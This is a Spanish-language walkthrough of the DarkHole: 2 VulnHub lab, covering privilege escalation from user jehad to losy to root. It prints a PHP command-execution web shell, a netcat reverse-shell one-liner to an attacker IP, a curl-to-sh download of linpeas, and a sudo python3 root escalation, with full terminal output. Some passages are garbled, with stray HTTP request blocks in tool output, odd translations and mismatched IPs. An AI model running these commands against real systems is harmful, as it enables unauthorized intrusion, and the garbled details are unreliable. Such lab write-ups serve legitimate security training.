
Last login: Fri Sep  3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ ls
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)
jehad@darkhole:~$
```

## Escalada Privilegio

Es hora de comenzar el proceso de escalada de privilegios. Cambiamos a la carpeta **tmp** e intento ejecutar el **Linpeas** con curl. Este es un script que busca posibles rutas para elevar privilegios en hosts Linux y los destaca para una mejor comprensión de aquellas instancias con potenciales exploits.

```
#curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```





```
jehad@darkhole:/tmp$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

0 0 0    0     0     0      0      0      0     0      0      0      0
0 0 0    0     0     0      0      0      0     0      0      0      0
0 0 0    0     0     0      0      0      0     0      0      0      0


POST /dashboard.php?id=1 HTTP/1.1
Host: 192.168.137.141
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1

POST /dashboard.php?id=1 HTTP/1.1
Host: 192.168.137.141
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1

Do you like PEASS?

Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter       : @hacktricks_live
Respect on HTB         : SirBroccoli
```

Después de ejecutarlo, vimos que una página PHP para el usuario Losy estaba disponible en el puerto localhost 9999. Como resultado, Weizve ideó un plan para usar el reenvío de puertos locales para ir a esa página.



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root service apache2 start && service mysql start
* * * * * losy cd /opt/web && php -S localhost:9999
```

Primero, fuimos al directorio mencionado anteriormente y descubrimos un archivo index.php. Esto nos dice que podemos obtener un símbolo del sistema ( cmd ) utilizando el método de reenvío de puertos locales discutido anteriormente para el usuario perdido.

```
#cd /opt/web
#cat index.php
```

## Write up - DarkHole: 2

```
jehad@darkhole:/tmp$
jehad@darkhole:/tmp$ cd /opt/web/
jehad@darkhole:/opt/web$ ls
index.php
jehad@darkhole:/opt/web$ cat index.php
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}

?>
jehad@darkhole:/opt/web$
jehad@darkhole:/opt/web$
```

Ahora es el momento de lanzar este asalto. Intentamos iniciar sesión como usuario de jehad, utilizando los detalles del reenvío de puertos locales proporcionados en los resultados anteriores que logramos.

**#ssh jehad@192.168.1.179 -L 9999:localhost:9999**

```
(root@kali)~[/home/kali]
# ssh jehad@192.168.137.141 -L 9999:localhost:9999
jehad@192.168.137.141's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon 19 Feb 2024 05:51:16 PM UTC

System load:  0.1          Processes:           233
Usage of /:   49.8% of 12.73GB    Users logged in:   0
Memory usage: 28%              IPv4 address for ens33: 192.168.137.141
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.
```


Después de eso, vimos el símbolo del sistema del usuario perder en el navegador web. Autenticamos esto mediante la recopilación de la user **id**.

**<http://127.0.0.1:9999/?cmd=id>**

```
127.0.0.1:9999
Parameter GET['cmd']
```




## Write up - DarkHole: 2



Usando un shell inverso netcat en este navegador como este usings cmd. Intentamos un comando de métodos estándar, pero no funcionó en esta circunstancia. Entonces, intentamos este ataque después de codificarlo usando el decodificador de Burp Suite.


**#rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.137.140 8888 >/tmp/f**



Después de eso, usamos un navegador web y abrimos un oyente Netcat en el lado opuesto para atrapar el shell inverso.

**#nc -lvp 8888**

**#python3 -c 'import pty; pty.spawn("/bin/bash")'**



Obtuvimos el usuario losy y la bandera del usuario de este laboratorio después de capturar el shell inverso.

Descubrimos el historial de bash de este laboratorio en una carpeta, lo que puede ser bastante beneficioso para obtener root.

**#cd /home/losy**

**#cat user.txt**

**#cat .bash\_history**

```
(root@kali)-[/home/kali]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.137.141: inverse host lookup failed: Unknown host
connect to [192.168.137.140] from (UNKNOWN) [192.168.137.141] 54052
/bin/sh: 0: can't access tty; job control turned off
$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Sep  3  2021 .
drwxr-xr-x 3 root root 4096 Sep  3  2021 ..
-rw-r--r-- 1 root root  95 Sep  3  2021 index.php
$ cd /home/losy
$ ls -la
total 36
drwxr-xr-x 4 losy losy 4096 Sep  3  2021 .
drwxr-xr-x 5 root root 4096 Sep  2  2021 ..
-rw-r--r-- 1 losy losy 1123 Sep  3  2021 .bash_history
-rw-r--r-- 1 losy losy 220 Sep  2  2021 .bash_logout
-rw-r--r-- 1 losy losy 3771 Sep  2  2021 .bashrc
drwxr-xr-x 2 losy losy 4096 Sep  2  2021 .cache
drwxrwxr-x 3 losy losy 4096 Sep  3  2021 .local
-rw-r--r-- 1 losy losy 807 Sep  2  2021 .profile
-rw-rw-r-- 1 losy losy  55 Sep  3  2021 user.txt
$ cat user.txt
DarkHole{'This_is_the_life_man_better_than_a_cruise'}

$ cat .bash_history
clear
exit
clear
exit
clear
```

Descubrimos las credenciales de inicio de sesión de losy en este archivo de historial de bash.

## losy: gang

Después de eso, probamos estos permisos sudo de usuarios. Descubrimos que podíamos llegar a la raíz usando una línea de python.

```
su lama
mysql -e '\! /bin/bash'
mysql -u root -p -e '\! /bin/bash'
P0assw0rd losy:gang
clear
sudo -l
sudo python3 -c 'import os; os.system("/bin/sh")'
sudo python -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
```

## Write up - DarkHole: 2

```
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure
an askpass helper
$ sudo su
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure
an askpass helper
$ sudo losy
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure
an askpass helper
$ sudo -l -S
[sudo] password for losy: gang
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User losy may run the following commands on darkhole:
$ (root) /usr/bin/python3
```

Ahora ejecute este python de una línea con sudo y la credencial losy.

```
#sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
```

¡Genial! Obtuvimos el así como la bandera de la raíz. Debo agregar que fue una gran actividad para completar, y aplaudo al autor por crear este laboratorio.

```
#cat root.txt
```

```
User losy may run the following commands on darkhole:
(root) /usr/bin/python3
$ sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
root@darkhole:/home/losy# cd /root
cd /root
root@darkhole:~# ls
ls
root.txt snap
root@darkhole:~# cat root.txt
cat root.txt
DarkHole{'Legend'}
root@darkhole:~#
```

## Consideraciones Finales

Espero que esta guía haya contribuido a su aprendizaje y conocimiento.

## Referencias

Chandel, R. (2021, diciembre 14). Darkhole: 2 vulnhub walkthrough. Hacking Articles.  
<https://www.hackingarticles.in/darkhole-2-vulnhub-walkthrough/>